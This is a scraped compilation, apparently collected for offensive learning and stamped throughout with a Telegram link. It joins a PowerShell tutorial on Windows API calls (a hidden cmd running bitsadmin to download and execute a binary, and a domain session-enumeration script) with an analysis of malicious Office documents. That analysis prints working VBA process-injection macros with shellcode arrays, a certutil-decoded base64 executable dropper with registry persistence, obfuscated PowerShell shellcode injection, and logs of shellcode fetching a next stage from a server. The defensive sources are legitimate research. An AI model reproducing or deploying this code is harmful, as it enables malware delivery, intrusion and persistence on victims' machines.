C:\Windows\System32\cmd.exe" -CreationFlags 0x8000000 -ShowWindow 0x0 -StartF 0x1

NONE/SW_NORMAL/STARTF_USESHOWWINDOW
Here we are just launching plain calc without any fluff.


https://t.me/learningnets



CREATE_NEW_CONSOLE/SW_NORMAL/STARTF_USESHOWWINDOW


Here cmd is launched in a new console and is displayed normally.

https://t.me/learningnets



CREATE_NO_WINDOW/SW_HIDE/STARTF_USESHOWWINDOW

Here cmd is being called with no window, which in turn executes a bitsadmin command to grab and execute a binary from the greyhathacker domain.



Netapi32 : : NetSessionEnum

For our final example we will have a look at the NetSessionEnum API. This is a great little API gem, especially when it comes to redteaming, it allows a domain user to enumerate authenticated sessions on domain-joined machines and it does not require Administrator

https://t.me/learningnets

privileges. As I mentioned in the introduction, there are already great tools that leverage this, most notably NetSess and Veil-Powerview. The script below is very similar to "Get-NetSessions" in powerview except that it is not using reflection.

?

```
function Invoke-NetSessionEnum {
<#
.SYNOPSIS

   Use Netapi32::NetSessionEnum to enumerate active sessions on domain joined machines.

.DESCRIPTION

   Author: Ruben Boonen (@FuzzySec)
   License: BSD 3-Clause
   Required Dependencies: None
   Optional Dependencies: None

.EXAMPLE
   C:\PS> Invoke-NetSessionEnum -HostName SomeHostName

#>

   param (
      [Parameter(Mandatory = $True)]
      [string]$HostName
   )

   Add-Type -TypeDefinition @"
   using System;
   using System.Diagnostics;
   using System.Runtime.InteropServices;
```

https://t.me/learningnets

```
    [StructLayout(LayoutKind.Sequential)]
    public struct SESSION_INFO_10
    {
      [MarshalAs(UnmanagedType.LPWStr)]public string OriginatingHost;
      [MarshalAs(UnmanagedType.LPWStr)]public string DomainUser;
      public uint SessionTime;
      public uint IdleTime;
    }

    public static class Netapi32
    {
      [DllImport("Netapi32.dll", SetLastError=true)]
        public static extern int NetSessionEnum(
          [In,MarshalAs(UnmanagedType.LPWStr)] string ServerName,
          [In,MarshalAs(UnmanagedType.LPWStr)] string UncClientName,
          [In,MarshalAs(UnmanagedType.LPWStr)] string UserName,
          Int32 Level,
          out IntPtr bufptr,
          int prefmaxlen,
          ref Int32 entriesread,
          ref Int32 totalentries,
          ref Int32 resume_handle);

      [DllImport("Netapi32.dll", SetLastError=true)]
        public static extern int NetApiBufferFree(
          IntPtr Buffer);
    }
  "@

    # Create SessionInfo10 Struct
```

https://t.me/learningnets

```
$SessionInfo10 = New-Object SESSION_INFO_10
$SessionInfo10StructSize = [System.Runtime.InteropServices.Marshal]::SizeOf($SessionInfo10) # Grab size to loo
$SessionInfo10 = $SessionInfo10.GetType() # Hacky, but we need this ;))

# NetSessionEnum params
$OutBuffPtr = [IntPtr]::Zero # Struct output buffer
$EntriesRead = $TotalEntries = $ResumeHandle = 0 # Counters & ResumeHandle
$CallResult = [Netapi32]::NetSessionEnum($HostName, "", "", 10, [ref]$OutBuffPtr, -1, [ref]$EntriesRead, [ref]$T

if ($CallResult -ne 0){
  echo "Mmm something went wrong!`nError Code: $CallResult"
}

else {

  if ([System.IntPtr]::Size -eq 4) {
    echo "`nNetapi32::NetSessionEnum Buffer Offset  --> 0x$("{0:X8}" -f $OutBuffPtr.ToInt32())"
  }
  else {
    echo "`nNetapi32::NetSessionEnum Buffer Offset  --> 0x$("{0:X16}" -f $OutBuffPtr.ToInt64())"
  }

  echo "Result-set contains $EntriesRead session(s)!"

  # Change buffer offset to int
  $BufferOffset = $OutBuffPtr.ToInt64()

  # Loop buffer entries and cast pointers as SessionInfo10
  for ($Count = 0; ($Count -lt $EntriesRead); $Count++){
    $NewIntPtr = New-Object System.Intptr -ArgumentList $BufferOffset
    $Info = [system.runtime.interopservices.marshal]::PtrToStructure($NewIntPtr,[type]$SessionInfo10)
```

https://t.me/learningnets

```
            $Info
            $BufferOffset = $BufferOffset + $SessionInfo10StructSize
        }

        echo "`nCalling NetApiBufferFree, no memleaks here!"
        [Netapi32]::NetApiBufferFree($OutBuffPtr) |Out-Null
    }
}
```

I have a small, sinister, domain set up at home which I use for testing/dev. You can see the output of Invoke-NetSessionEnum below.

```
Windows PowerShell
PS C:\Windows\System32> Find-DC

LDAP://CN=REDHOOK-DC,CN=Servers,CN=There-Be-Dragons,CN=Sites,CN=Configuration,DC=RedHook,DC=local

PS C:\Windows\System32> Invoke-NetSessionEnum -HostName meropis

Netapi32::NetSessionEnum Buffer Offset  --> 0x0000006A1C7CDF00
Result-set contains 4 session(s)!

OriginatingHost DomainUser       SessionTime IdleTime
--------------- ----------       ----------- --------
\\10.0.0.184    asenath.waite           2248     1552
\\10.0.0.110    redhook.DA               545        0
\\10.0.0.160    wilbur.whateley         2612     2597
\\10.0.0.165    robert.suydam          41903    39298

Calling NetApiBufferFree, no memleaks here!

PS C:\Windows\System32>
```

Conclusion

Hopefully this post has given you some ideas about incorporating Windows API calls in your PowerShell scripts. Doing so means that there is really nothing which you can't achieve in PowerShell. As I mentioned in the introduction, there is a way to avoid runtime C# compilation by using .NET reflection, I highly recommend that you have a look at some of the examples in the PowerSploit framework to see how this is done.

https://www.fuzzysecurity.com/tutorials/24.html

Malicious Office Documents: Multiple Ways to Deliver Payloads

Summary

Several malware families are distributed via Microsoft Office documents infected with malicious VBA code, such as Emotet, IcelD, Dridex, and BazarLoader. We have also seen many techniques employed by attackers when it comes to infected documents, such as the usage of PowerShell and WMI to evade signature-based threat detection. In this blog post, we will show three additional techniques attackers use to craft malicious Office documents.

Technique 01: VBA Code Executing Shellcode via Process Injection

https://t.me/learningnets

The first technique involves a malicious VBA script that is used to execute a shellcode, which eventually leads to the deployment of other malware.

The VBA code is automatically executed with the "AutoOpen" feature, and from extracted macro code, we can see references to Windows APIs that are often used for process injection.

```
#If VBA7 Then
    Private Declare PtrSafe Function CreateStuff Lib "kernel32" Alias "CreateRemoteThread" (ByVal hProcess As Long, By
    Private Declare PtrSafe Function AllocStuff Lib "kernel32" Alias "VirtualAllocEx" (ByVal hProcess As Long, ByVal l
    Private Declare PtrSafe Function WriteStuff Lib "kernel32" Alias "WriteProcessMemory" (ByVal hProcess As Long, ByV
    Private Declare PtrSafe Function RunStuff Lib "kernel32" Alias "CreateProcessA" (ByVal lpApplicationName As String
#Else
    Private Declare Function CreateStuff Lib "kernel32" Alias "CreateRemoteThread" (ByVal hProcess As Long, ByVal lpTh
    Private Declare Function AllocStuff Lib "kernel32" Alias "VirtualAllocEx" (ByVal hProcess As Long, ByVal lpAddr As
    Private Declare Function WriteStuff Lib "kernel32" Alias "WriteProcessMemory" (ByVal hProcess As Long, ByVal lDest
    Private Declare Function RunStuff Lib "kernel32" Alias "CreateProcessA" (ByVal lpApplicationName As String, ByVal
#End If
```

Windows APIs used by the VBA code.

Going further, we can find a large array with integers, which are all the bytes of the shellcode.

```
    myArray = Array(-4, -24, -119, 0, 0, 0, 96, -119, -27, 49, -46, 100, -117, 82, 48, -11
13, 1, -57, -30, -16, 82, 87, -117, 82, 16, -117, 66, 60, 1, -48, -117, 64, 120, -123, -64
-42, 49, -1, 49, -64, -84, -63, -49, 13, 1, -57, 56, -32, 117, -12, 3, 125, -8, 59, 125,
-117, 1, -48, -119, 68, 36, 36, 91, 91, 97, 89, 90, 81, -1, -32, 88, 95, 90, -117, 18, -21
-43, -24, 0, 0, 0, 0, 49, -1, 87, 87, 87, 87, 87, 104, 58, 86, 121, -89, -1, -43, -23, -92
80, 104, 87, -119, -97, -58, -1, -43, 80, -23, -116, 0, 0, 0, 91, 49, -46, 82, 104, 0, 50,
80, 104, -128, 51, 0, 0, -119, -32, 106, 4, 80, 106, 31, 86, 104, 117, 70, -98, -122, -1,
-124, -54, 1, 0, 0, 49, -1, -123, -10, 116, 4, -119, -7, -21, 9, 104, -86, -59, -30, 93,
-73, 87, -32, 11, -1, -43, -65, 0, 47, 0, 0, 57, -57, 117, 7, 88, 80, -23, 123, -1, -1, -1
106, 113, 117, 101, 114, 121, 45, 51, 46, 51, 46, 49, 46, 115, 108, 105, 109, 46, 109, 105
49, 98, 55, 112, 100, -52, -59, 12, -92, -66, -110, -113, 90, -55, -78, -20, -101, 112, 81
99, 99, 101, 112, 116, 58, 32, 116, 101, 120, 116, 47, 104, 116, 109, 108, 44, 97, 112, 11
```

Shellcode bytes within an array.

And finally, we have the code that is responsible for executing the shellcode.

```
If Len(Environ("ProgramW6432")) > 0 Then
    sProc = Environ("windir") & "\\SysWOW64\\rundll32.exe"
Else
    sProc = Environ("windir") & "\\System32\\rundll32.exe"
End If

res = RunStuff(sNull, sProc, ByVal 0&, ByVal 0&, ByVal 1&, ByVal 4&, ByVal 0&, sNull, sInfo, pInfo)

rwxpage = AllocStuff(pInfo.hProcess, 0, UBound(myArray), &H1000, &H40)
For offset = LBound(myArray) To UBound(myArray)
    myByte = myArray(offset)
    res = WriteStuff(pInfo.hProcess, rwxpage + offset, myByte, 1, ByVal 0&)
Next offset
res = CreateStuff(pInfo.hProcess, 0, 0, rwxpage, 0, 0, 0)
```

In this case, the code will be injected into "rundll32.exe" through a popular technique:

1. A "rundll32.exe" process is created with **CreateProcessA**, named "RunStuff";
2. The code allocates a memory space in the process with **VirtualAllocEx**, named "AllocStuff";
3. The shellcode is written into the newly allocated space with **WriteProcessMemory**, named "WriteStuff".

https://t.me/learningnets

4. Lastly, the shellcode is executed through **CreateRemoteThread**, named “CreateStuff”.

Once the shellcode is running, it contacts a malicious server to download the next stage, which can be any additional malware the attacker desires.

```
4010a2  LoadLibraryA(wininet)
4010b5  InternetOpenA()
4010d1  InternetConnectA(server: ██████████, port: 443, )
4010ed  HttpOpenRequestA(path: /jquery-3.3.1.slim.min.js, )
401106  InternetSetOptionA(h=4893, opt=1f, buf=12fdec, blen=4)
401116  HttpSendRequestA(Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Host: ███████████████████
Referer: http://code.jquery.com/
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko
, )
401138  GetDesktopWindow()
401147  InternetErrorDlg(11223344, 4893, 401138, 7, 0)
401303  VirtualAlloc(base=0 , sz=400000) = 600000
40131e  InternetReadFile(4893, buf: 600000, size: 2000)
```

Shellcode executed through the infected document.

Technique 02: VBA Code Abusing Certutil

This one is a bit more interesting than the first one, as the malicious VBA code is using a Living-off-the-Land technique to carry out the attack.

After extracting the macro, we can see that the malware uses the “AutoOpen” feature to execute two functions, respectively “**DropThyself**” and “**EstablishThyself**”.

```
Sub AutoOpen()
    DropThyself
    EstablishThyself
End Sub
```

Functions executed once the document is opened.

The first called function creates a file named “GoogleUpdater.crt” and writes a large base64 content in the certificate format.

https://t.me/learningnets

```
Sub DropThyself()
    Dim oFSO As Object
    Dim oFile As Object
    Dim sDecodeCmd As String
    Dim sExecCmd As String

    Set oFSO = CreateObject("Scripting.FileSystemObject")
    Set oFile = oFSO.CreateTextFile("C:\Windows\System32\spool\drivers\color\GoogleUpdater.crt")
        oFile.WriteLine "-----BEGIN CERTIFICATE-----"
    oFile.WriteLine "TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
    oFile.WriteLine "AAAAAAAAAAAAAAAAAAAEAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5v"
    oFile.WriteLine "dCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAAC7+hSx/5t64v+beuL/m3ri"
    oFile.WriteLine "pPN+4/WbeuKk83nj+pt64qTzf+N4m3ripPN74/ybeuL/m3vip5t64kHqf+Pam3ri"
    oFile.WriteLine "Qep+4++beuJB6nnj9pt64mjpfuP+m3riaO144/6beuJSaWNo/5t64gAAAAAAAAAA"
    oFile.WriteLine "AAAAAAAAAAAAAAAAAAAAAFBFAABkhgYAbg66YAAAAAAAAAAA8AAiAAsCDhwAvgAA"
    oFile.WriteLine "AFQBAAAAAAAD0EgAAABAAAAAAAAEABAAAAABAAAAACAAAGAAAAAAAAAAAYAAAAAAAAAA"
    oFile.WriteLine "AEACAAAEAAAAAAAAAAwBggQAAEAAAAAAAABAAAAAAAAAAAABAAAAAAAAAQAAAAAAAAA"
    oFile.WriteLine "AAAAABAAAAAAAAAAAAAAAGBVAQAoAAAAAAAAAAAAAAAAAEAIAgA0AAAAAAAAAAAAA"
    oFile.WriteLine "ADACAEAGAADwRQEAHAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBGAQA4AQAA"
    oFile.WriteLine "AAAAAAAAAAAA0AAAQAIAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAC50ZXh0AAAA"
    oFile.WriteLine "wL0AAAAQAAAAvgAAAAQAAAAAAAAAAAAAAAAAAACAAAGAucmRhdGEAAAaNAAAA0AAA"
    oFile.WriteLine "AI4AAADCAAAAAAAAAAAAAAAAAABAAABALmRhdGEAAADorAAAAGABAACcAAAAUAEA"
    oFile.WriteLine "AAAAAAAAAAAAAAAAQAAAwC5wZGF0YQAAgA0AAAAQAgAADgAAAOwBAAAAAAAAAAAAA"
```

Function dropping the fake certificate in the disk.

The file is a base64 encoded executable, which is the second stage of the malware. The content is decoded through a Living-off-the-Land technique using the "certutil.exe" binary.

This is the same technique that was used by the REvil ransomware in the Kaseya attack, where the attacker claimed to have infected more than one million devices around the world.

```
oFile.WriteLine "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
oFile.WriteLine "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
oFile.WriteLine "-----END CERTIFICATE-----"
oFile.WriteLine ""

oFile.Close

Set oFSO = Nothing
Set oFile = Nothing

sExecCmd = "cmd.exe /c certutil.exe -decode C:\Windows\System32\spool\drivers\color\GoogleUpdater.crt C:\Windows\System32\spool\drivers\color\GoogleUpdater.exe"
Shell sExecCmd, vbHide
```

Payload being decoded through "certutil.exe"

After the second stage is decoded, the VBA function "EstablishThyself" creates a simple persistence through Windows registry.

```
Sub EstablishThyself()
    Dim sKey As String
    Dim sPath As String

    sPath = "C:\Windows\System32\spool\drivers\color\GoogleUpdater.exe"
    sKey = "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\GoogleUpdaterGPS"

    Dim myWS As Object
    Set myWS = CreateObject("WScript.Shell")

    myWS.RegWrite sKey, sPath, "REG_EXPAND_SZ"
End Sub
```

Second-stage executed through simple persistence technique


In this case, the payload is an agent from a .NET Command & Control framework named Covenant. The file is packed and once running, the entry point executes a shellcode through **VirtualAlloc**, **VirtualProtect,** and **CreateThread** APIs.

https://t.me/learningnets

```
mov dword ptr ss:[rsp+40],0
lea r9d,qword ptr ds:[rcx+4]
call qword ptr ds:[<&VirtualAlloc>]
mov r8d,dword ptr ds:[14001F100]
lea rdx,qword ptr ds:[140016000]
mov rcx,rax
mov rbx,rax
call googleupdater.140001B00
mov edx,dword ptr ds:[14001F100]
lea r9,qword ptr ss:[rsp+40]
mov r8d,20
mov rcx,rbx
call qword ptr ds:[<&VirtualProtect>]
test eax,eax
je googleupdater.14000108C
mov qword ptr ss:[rsp+28],0
xor r9d,r9d
mov r8,rbx
mov dword ptr ss:[rsp+20],0
xor edx,edx
xor ecx,ecx
call qword ptr ds:[<&CreateThread>]
mov rcx,rax
mov edx,FFFFFFFF
call qword ptr ds:[<&WaitForSingleObject>]
xor eax,eax
add rsp,30
```

Shellcode allocated and executed.

The shellcode then unpacks the final stage.



Payload being unpacked.

Since Covenant is developed in .NET, we can decompile the binary to extract additional information about the agent.

https://t.me/learningnets

```
{ } GruntStager
  GruntStager @02000002
    Base Type and Interfaces
    Derived Types
    GruntStager() : void @06000001
    Execute() : void @06000003
    ExecuteStager() : void @06000004
    Main(string[]) : void @06000002
    Parse(string, string) : List<string> @06000005
    CookieWebClient @02000003
    MessageTransform @02000004
```
Final payload decompiled.

Technique 03: VBA Code Executing Shellcode via PowerShell

This technique is similar to the first one, however, the shellcode is executed through obfuscated PowerShell.

And again we see the "AutoOpen" feature of VBA Macro being used. At the beginning of the code, we see a large string being concatenated, likely to evade detection.

```
Sub AutoOpen()
Dim dcObIXHnvY
dcObIXHnvY = " /w 1 /C ""sv dt -;sv NgR ec;sv LN ((gv d"
dcObIXHnvY = dcObIXHnvY + "t).value.toString()+(gv NgR).value.toString());pow"
dcObIXHnvY = dcObIXHnvY + "ershell (gv LN).value.toString() ('JABBAEgAPQAnACQ"
dcObIXHnvY = dcObIXHnvY + "AbwBiAD0AJwAnAFsARABsAGwASQBtAHAAbwByAHQAKAAoACIAb"
dcObIXHnvY = dcObIXHnvY + "QBzAHYAYwByAHQALgBkAGwAIgArACIAbAAiACsAIgAiACkAKQB"
dcObIXHnvY = dcObIXHnvY + "dAHAAdQBiAGwAaQBjACAAcwB0AGEAdABpAGMAIABlAHgAdABlA"
dcObIXHnvY = dcObIXHnvY + "HIAbgAgAEkAbgB0AFAAdAByACAAYwBhAGwAbABvAGMAKAB1AGk"
dcObIXHnvY = dcObIXHnvY + "AbgB0ACAAZAB3AFMAaQB6AGUALAAgAHUAaQBuAHQAIABhAG0Ab"
dcObIXHnvY = dcObIXHnvY + "wB1AG4AdAApADsAWwBEAGwAbABJAG0AcABvAHIAdAAoACIAawB"
dcObIXHnvY = dcObIXHnvY + "lAHIAbgBlACIAKwAiAGwAIgArACIAMwAyAC4AZABsAGwAIgApA"
dcObIXHnvY = dcObIXHnvY + "F0AcAB1AGIAbABpAGMAIABzAHQAYQB0AGkAYwAgAGUAeAB0AGU"
dcObIXHnvY = dcObIXHnvY + "AcgBuACAASQBuAHQAUAB0AHIAIABDAHIAZQBhAHQAZQBUAGgAc"
dcObIXHnvY = dcObIXHnvY + "gBlAGEAZAAoAEkAbgB0AFAAdAByACAAbABwAFQAaAByAGUAYQB"
dcObIXHnvY = dcObIXHnvY + "kAEEAdAB0AHIAaQBiAHUAdABlAHMALAAgAHUAaQBuAHQAIABkA"
dcObIXHnvY = dcObIXHnvY + "HcAUwB0AGEAYwBrAFMAaQB6AGUALAAgAEkAbgB0AFAAdAByACA"
dcObIXHnvY = dcObIXHnvY + "AbABwAFMAdABhAHIAdABBAGQAZAByAGUAcwBzACwAIABJAG4Ad"
```
PowerShell script executed by the macro.

Later, the script is executed through a shell object, where the VBA code also uses concatenation in its strings:

https://t.me/learningnets

```
Dim SItGc
SItGc = "S" & "h" & "e" & "l" & "l"
Dim LcyMfX
LcyMfX = "W" & "S" & "c" & "r" & "i" & "p" & "t"
Dim cdJsvLxVO
cdJsvLxVO = LcyMfX & "." & SItGc
Dim TljVMftxoweGZCa
Dim ZPcgr
Set TljVMftxoweGZCa = VBA.CreateObject(cdJsvLxVO)
Dim waitOnReturn As Boolean: waitOnReturn = False
Dim windowStyle As Integer: windowStyle = 0
Dim JvmlXEUMdqP
JvmlXEUMdqP = "p" & "o" & "w" & "e" & "r" & "s" & "h" & "e" & "l" & "l" & "." & "e" & "x" & "e" & " "
TljVMftxoweGZCa.Run JvmlXEUMdqP & dcObIXHnvY, windowStyle, waitOnReturn
```

In summary:

obj = CreateObject("Shell.WScript")
obj.run("powershell.exe ...")

PowerShell being executed by the code.

After running the script, the macro shows a fake error message to deceive the victim.

```
Dim title As String
title = "Microsoft Office (Compatibility Mode)"
Dim msg As String
Dim intResponse As Integer
msg = "This application appears to have been made with an older version of
the Microsoft Office product suite. Please have the author save this document
to a newer and supported format. [Error Code: -219]"
intResponse = MsgBox(msg, 16, title)
Application.Quit
End Sub
```

VBA code displaying a fake message and exiting.

The main PowerShell script is encoded with base64, and once we decode it, it's possible to see APIs related to process injection and a large array of bytes, similar to the first technique.

```
$AH='$ob=''[DllImport(("msvcrt.dl"+"l"+""))]public static extern IntPtr calloc(uint dwSize, uint
amount);[DllImport("kerne"+"l"+"32.dll")]public static extern IntPtr CreateThread(IntPtr
lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint
dwCreationFlags, IntPtr lpThreadId);[DllImport("kerne"+"l"+"32.dll")]public static extern IntPtr
VirtualProtect(IntPtr lpStartAddress, uint dwSize, uint flNewProtect, out uint
ydl);[DllImport("msvcrt.dl"+"l"+"")]public static extern IntPtr memset(IntPtr dest, uint src,
uint
count);'';$Cw="}fc,}e8,}89,}00,}00,}00,}60,}89,}e5,}31,}d2,}64,}8b,}52,}30,}8b,}52,}0c,}8b,}52,}14,
}8b,}72,}28,}0f,}b7,}4a,}26,}31,}ff,}31,}c0,}ac,}3c,}61,}7c,}02,}2c,}20,}c1,}cf,}0d,}01,}c7,}e2,}f0
,}52,}57,}8b,}52,}10,}8b,}42,}3c,}01,}d0,}8b,}40,}78,}85,}c0,}74,}4a,}01,}d0,}50,}8b,}48,}18,}8b,}5
8,}20,}01,}d3,}e3,}3c,}49,}8b,}34,}8b,}01,}d6,}31,}ff,}31,}c0,}ac,}c1,}cf,}0d,}01,}c7,}38,}e0,}75,}
f4,}03,}7d,}f8,}3b,}7d,}24,}75,}e2,}58,}8b,}58,}24,}01,}d3,}66,}8b,}0c,}4b,}8b,}58,}1c,}01,}d3,}8b,
}04,}8b,}01,}d0,}89,}44,}24,}24,}5b,}5b,}61,}59,}5a,}51,}ff,}e0,}58,}5f,}5a,}8b,}12,}eb,}86,}5d,}68
,}6e,}65,}74,}00,}68,}77,}69,}6e,}69,}54,}68,}4c,}77,}26,}07,}ff,}d5,}e8,}00,}00,}00,}00,}31,}ff,}5
7,}57,}57,}57,}57,}68,}3a,}56,}79,}a7,}ff,}d5,}e9,}a4,}00,}00,}00,}5b,}31,}c9,}51,}51,}6a,}03,}51,}
51,}68,}bb,}01,}00,}00,}53,}50,}68,}57,}89,}9f,}c6,}ff,}d5,}50,}e9,}8c,}00,}00,}00,}5b,}31,}d2,}52,
}68,}00,}32,}c0,}84,}52,}52,}52,}53,}52,}50,}68,}eb,}55,}2e,}3b,}ff,}d5,}89,}c6,}83,}c3,}50,}68,}80
```

PowerShell script to inject shellcode.

The shellcode is also very similar to the one found in the first technique.

https://t.me/learningnets

```
4010a2  LoadLibraryA(wininet)
4010b5  InternetOpenA()
4010d1  InternetConnectA(server:              port: 443, )
4010ed  HttpOpenRequestA(path: /jquery-3.3.1.slim.min.js, )
401106  InternetSetOptionA(h=4893, opt=1f, buf=12fdec, blen=4)
401116  HttpSendRequestA(Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Host:
Referer: http://code.jquery.com/
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko
, )
401138  GetDesktopWindow()
401147  InternetErrorDlg(11223344, 4893, 401138, 7, 0)
401303  VirtualAlloc(base=0 , sz=400000) = 600000
40131e  InternetReadFile(4893, buf: 600000, size: 2000)
```

Shellcode execution.

Conclusion

We have reviewed three different techniques that are being used by attackers to deliver malware through Microsoft Office documents containing malicious VBA code. It's interesting to note that despite the differences between them, they are all abusing the "AutoOpen" function within the VBA macros to execute the malware once the document is opened and the user has enabled macros.

The above techniques demonstrate the importance of a strong security solution, as well as security training since these attack vectors can be avoided by not opening unknown attachments, or not enabling macro execution from unknown documents.
Moreover, Microsoft has recommended blocking the macro execution through group policy settings by the enterprise administrator in Office 2016 onwards.

https://www.netskope.com/pt/blog/malicious-office-documents-multiple-ways-to-deliver-payloads

https://blog.securityevaluators.com/creating-av-resistant-malware-part-3-fdacdf071a5f

POWERSHELL SCRIPTS USED TO RUN MALICIOUS SHELLCODE. REVERSE SHELL VS BIND SHELL

